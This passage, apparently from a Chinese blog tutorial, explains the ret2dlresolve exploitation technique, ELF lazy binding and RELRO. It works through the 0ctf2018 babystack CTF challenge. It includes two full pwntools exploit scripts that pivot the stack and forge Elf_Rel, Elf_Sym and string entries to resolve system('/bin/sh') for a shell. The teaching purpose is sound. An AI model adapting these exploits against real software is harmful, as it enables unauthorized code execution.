“st_name” + “strtab” = “对应的字符串”,传入_dl_lookup_symbol_x,而这个函数可以根据:link_map,sym(指向结构体Elf_Sym),version(版本信息),flags(标志)等各个信息综合分析,最终获取libc的基地址,保存于指针result中

4.根据libc基地址获取目标函数的真实地址:

1
2
value = sym ? (LOOKUP_VALUE_ADDRESS (result)+ sym->st_value) : 0;
//sym->st_value:存储有将要解析函数的偏移地址(和‘下标’不同)

“result” + “st_value” = “目标函数在libc中的真实地址”,存储于value中

5.图表如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
     _dl_runtime_resolve(link_map, reloc_arg)
+
+-----------+ | #jmprel[0]+reloc_arg
| Elf32_Rel | <--------------+
+-----------+
+--+ | r_offset | +-----------+
| | r_info | +----> | Elf32_Sym | #libc_base+st_value
| +-----------+ +-----------+ +----------+
| .rel.plt | st_name | +--> |'system\0'|
| | | +----------+
v +-----------+ .dynstr
+----+-----+ .dynsym
| <system> | #symtab[index]
+----------+
.got.plt

总而言之:

传入参数reloc_arg就是重定位表的下标

“Elf32_Rel -> r_info” 的高24字节就是字符表的下标

“Elf32_Sym -> st_name” 就是字符串表的下标

​ //在上一个表中,存储有下一个表的下标


RELRO保护机制

系统保护机制 RELRO(Relocation Read-Only,重定位只读)

RELRO有3种形式:

1.No RELRO:

没有RELRO,.dynamic段可写,所以我们可以任意修改GOT表/plt表

2.Partial RELRO:

部分RELRO,.dynamic段不可写,不能修改plt表但是可以修改GOT表, 该ELF文件的各个部分被重新排序

3.FULL RELRO:

完全开启RELRO,启后 立即绑定 函数地址,.got段只读不可写,该ELF文件的各个部分被重新排序

FULL RELRO 可以限制 ret2dlresolve ,但是 Partial RELRO 是没有影响的


深入理解ret2dlresolve

ret2dlresolve通常有3种思路:

思路 1 - 控制dynamic(直接修改got表)

思路 2 - 控制重定位表项的相关内容

思路 3 - 伪造 link_map

这里我们重点分析“思路 3”:

函数_dl_runtime_resolve( link_map,reloc_arg )有一个漏洞:

​ //如果是32位系统,字长就变为4

它的参数都是直接从栈上取的,这样我们伪造栈,就可以伪造参数了

​ //栈顶为link_map,下一个栈空间就是reloc_arg

为了实现这一点,必须先进行栈转移来实现“完全控制”(输入值可以控制栈顶)

这里我们用经典题目 0ctf2018 babystack(32位)来介绍 ret2dlresolve 的过程:

此题的源文件很简单,就一个read函数,没有任何东西

1
2
3
4
5
6
7
8
9
10
11
12
int main()
{
alarm(0xA);
myread();
return 0;
}

ssize_t myread()
{
char buf[40];
return read(0, buf, 0x40);
}

先看常规攻击的exploit:(思路 3 - 伪造 link_map)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
from pwn import *

p = process("./ret2dlresolve")
elf = ELF("./ret2dlresolve")

bss_addr = 0x0804a000
bss_stage = bss_addr + 0x800

read_plt = elf.plt["read"]

pop_ebp_ret = 0x080484eb
leave_ret = 0x080483a8

#伪造read(0,bss_stage,100),同时完成栈转移bss_stage
payload = 'a'*0x28
payload += p32(bss_stage)
payload += p32(read_plt)
payload += p32(leave_ret)#read执行完成后,执行leave_ret
payload += p32(0)
payload += p32(bss_stage)
payload += p32(100)
print hex(len(payload))
p.send(payload)


dynsym = 0x080481cc
dynstr = 0x0804822c
plt_0 = 0x080482f0 #plt[0]的第一个地址
rel_plt = 0x080482b0 #重定位表的起始地址
#伪造‘重定位表的下标’(.rel.plt)
index_offset = (bss_stage + 28) - rel_plt #index_offset => bss_stage+28


fake_sym_addr = bss_stage + 36 #伪造Elf_sym的地址:bss_stage+36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf) #对齐到0x10字节
fake_sym_addr = fake_sym_addr + align
#伪造‘符号表的下标’(.dynsym)
index_dynsym = (fake_sym_addr - dynsym) / 0x10 #index_dynsym => bss_stage+36


fake_str_addr = fake_sym_addr + 0x10 #伪造str的地址:bss_stage+36+16
#伪造‘字符串表的下标’(.dynstr)
st_name = fake_str_addr - dynstr #st_name => bss_stage+36+16
#伪造Elf_sym结构体
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12) #长16字节


alarm_got = elf.got["alarm"]
#利用index_dynsym,逆向运算伪造r_info
r_info = (index_dynsym << 8) | 0x7 #左移8位,末尾3位全变为1
#伪造Elf_Rel结构体
fake_reloc = p32(alarm_got) + p32(r_info)


#payload构造
payload = 'a'*0x4 #位于bss_stage+0
payload += p32(plt_0)
payload += p32(index_offset) #index_offset -> bss_stage+28 -> fake_reloc
payload += 'aaaa'
payload += p32(bss_stage+80) #bss_stage+80 -> /bin/sh
payload += 'aaaa'
payload += 'aaaa'
payload += fake_reloc #位于bss_stage+28
payload += 'a'*align
payload += fake_sym #位于bss_stage+36(长16字节)
payload += "system\x00" #伪造函数字符串 #位于bss_stage+36+16
payload = payload.ljust(80,'a') #补齐80字节
payload += "/bin/sh\x00" #伪造参数字符串 #位于bss_stage+80
payload = payload.ljust(100,'a')
p.sendline(payload)

p.interactive()

根据 延迟绑定 机制,程序第一次调用某个函数时会调用函数 _dl_runtime_resolve 来获取它的真实地址,ret2dlresolve 也是在这一步动手脚,通过控制栈中的数据来伪造 _dl_runtime_resolve 的参数

1
2
3
payload = 'a'*0x4					
payload += p32(plt_0) #伪造link_map
payload += p32(index_offset) #伪造reloc_arg

ret2dlresolve根据参数reloc_arg可以获取“Elf_Rel”,“Elf_Sym”,“str”等数据的地址

而我们通过栈转移把使SS:SP指向fake_stack,然后伪造“Elf_Rel”,“Elf_Sym”,“str”,最后伪造函数reloc_arg来误导程序把“aaaa”重定位成“system(‘/bin/sh’)”

​ //为什么这里是“aaaa”,在最后说明

先看正常的调用栈:

1
2
3
4
0000| 0xffffcf24 --> 0xf7ffd990 --> 0x0   	 //link_map
0004| 0xffffcf28 --> 0x8 //reloc_arg
0008| 0xffffcf2c --> 0x0 //返回地址
0012| 0xffffcf30 --> 0x0 //参数

再看伪造后的调用栈:

1
2
3
4
0000| bss_stage+4  --> plt_0 --> 0x0   	 
0004| bss_stage+8 --> index_offset
0008| bss_stage+12 --> 'aaaa'
0012| bss_stage+16 --> bss_stage+80 --> "/bin/sh\x00"

伪造reloc_arg为index_offset,欺骗程序把“bss_stage+28”处的内容识别为Elf_rel

伪造Elf_rel中的r_info,欺骗程序把“bss_stage+36”处的内容识别为Elf_sym

伪造Elf_sym中的st_name,欺骗程序把“bss_stage+52”处的内容识别为str

1
2
3
4
5
6
7
8
9
10
11
0000| bss_stage+20 --> 'aaaa'
0000| bss_stage+24 --> 'aaaa'
0000| bss_stage+28 --> fake_reloc->alarm_got(r_offset)//伪造Elf_rel
0000| bss_stage+32 --> fake_reloc->r_info(r_info)
0000| bss_stage+36 --> fake_sym->st_name(st_name)//伪造Elf_sym
0000| bss_stage+40 --> fake_sym->st_value(0)
0000| bss_stage+44 --> fake_sym->st_size(0)
0000| bss_stage+48 --> fake_sym->st_shndx(0x12)
0000| bss_stage+52 --> "system\x00"//伪造str
0000| bss_stage+56 --> ........
0000| bss_stage+80 --> "/bin/sh\x00"

一连串的伪造,最终欺骗程序把“aaaa”重定位为“system”,又因为dl_runtime_resolve会在重定位完成以后重新执行函数,所以可以获取shell

ret2dlresolve的利用过程很复杂,需要伪造相关的数据结构,但又比较固定,所以有许多工具来帮助我们实现ret2dlresolve,避免繁杂重复的过程

1.Pwntools中有专门针对ret2dlresolve的模块 >> Ret2dlresolvePayload

2.roputils就是为ret2dlresolve而生的

利用工具攻击的exploit:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
#coding:utf-8
import sys
import roputils
from pwn import *

offset = 44
readplt = 0x08048300
bss = 0x0804a020
vulFunc = 0x0804843B # Attackeds function

p = process('./ret2dlresolve')

rop = roputils.ROP('./ret2dlresolve')# ROP module + roputils module
addr_bss = rop.section('.bss')

buf1 = 'A' * offset
buf1 += p32(readplt) + p32(vulFunc) + p32(0) + p32(addr_bss) + p32(100)
# fake:read(0,addr_bss,100)
p.send(buf1)
#套路固定
#----------------------------------------------------------------#
buf2 = rop.string('/bin/sh') #addr_bss+0 -> '/bin/sh'
buf2 += rop.fill(20, buf2)
buf2 += rop.dl_resolve_data(addr_bss+20, 'system') #addr_bss+20 -> 'system'
buf2 += rop.fill(100, buf2)
p.send(buf2)
#----------------------------------------------------------------#

buf3 = 'A'*offset + rop.dl_resolve_call(addr_bss+20, addr_bss)
p.send(buf3)
p.interactive()

注意:

32位依照这样打就可以了,但64位在这种情况下,如果像32位一样依次伪造reloc,symtab,strtab,会出错,原因是在_dl_fixup函数执行过程中,访问到了一段未映射的地址处

本篇博客重点介绍原理,所以就不介绍64位的情况了

今后我会在实战中

参考:

https://www.cnblogs.com/unr4v31/p/15168342.htm

https://www.anquanke.com/post/id/184099#h3-2

https://blog.csdn.net/qq_51868336/article/details/114644569 (核心)


PS:

为什么程序会调用“aaaa”呢?

1
2
3
4
5
6
7
payload = 'a'*0x28					
payload += p32(bss_stage)
payload += p32(read_plt)
payload += p32(leave_ret)
payload += p32(0)
payload += p32(bss_stage)
payload += p32(100)

read_plt执行过程中,会输入新的payload到bss_stage中,执行结束后会返回leave_ret

这里的关键就是leave_ret,汇编语言leave本身会“pop ebp”一次,然后ret又一次“pop”控制ip指针

1.leave把bss_stage变为新的ebp,然后重置sp指针,这时bss_stage就是新的栈了

2.ret则会把新的栈中的栈顶弹入ip指针

而read_plt已经提前在它之中写入了数据:(节选)

1
2
3
4
5
payload = 'a'*0x4						  
payload += p32(plt_0)
payload += p32(index_offset)
payload += 'aaaa'
payload += p32(bss_stage+80)

所以指令ret会把 ‘aaaa’ 弹到ip寄存器中,而程序没法识别 ‘aaaa’ ,所以会把它当成一个新的函数,然后会调用 ret2dlresolve 去尝试重定位这个函数,这时伪装就成功了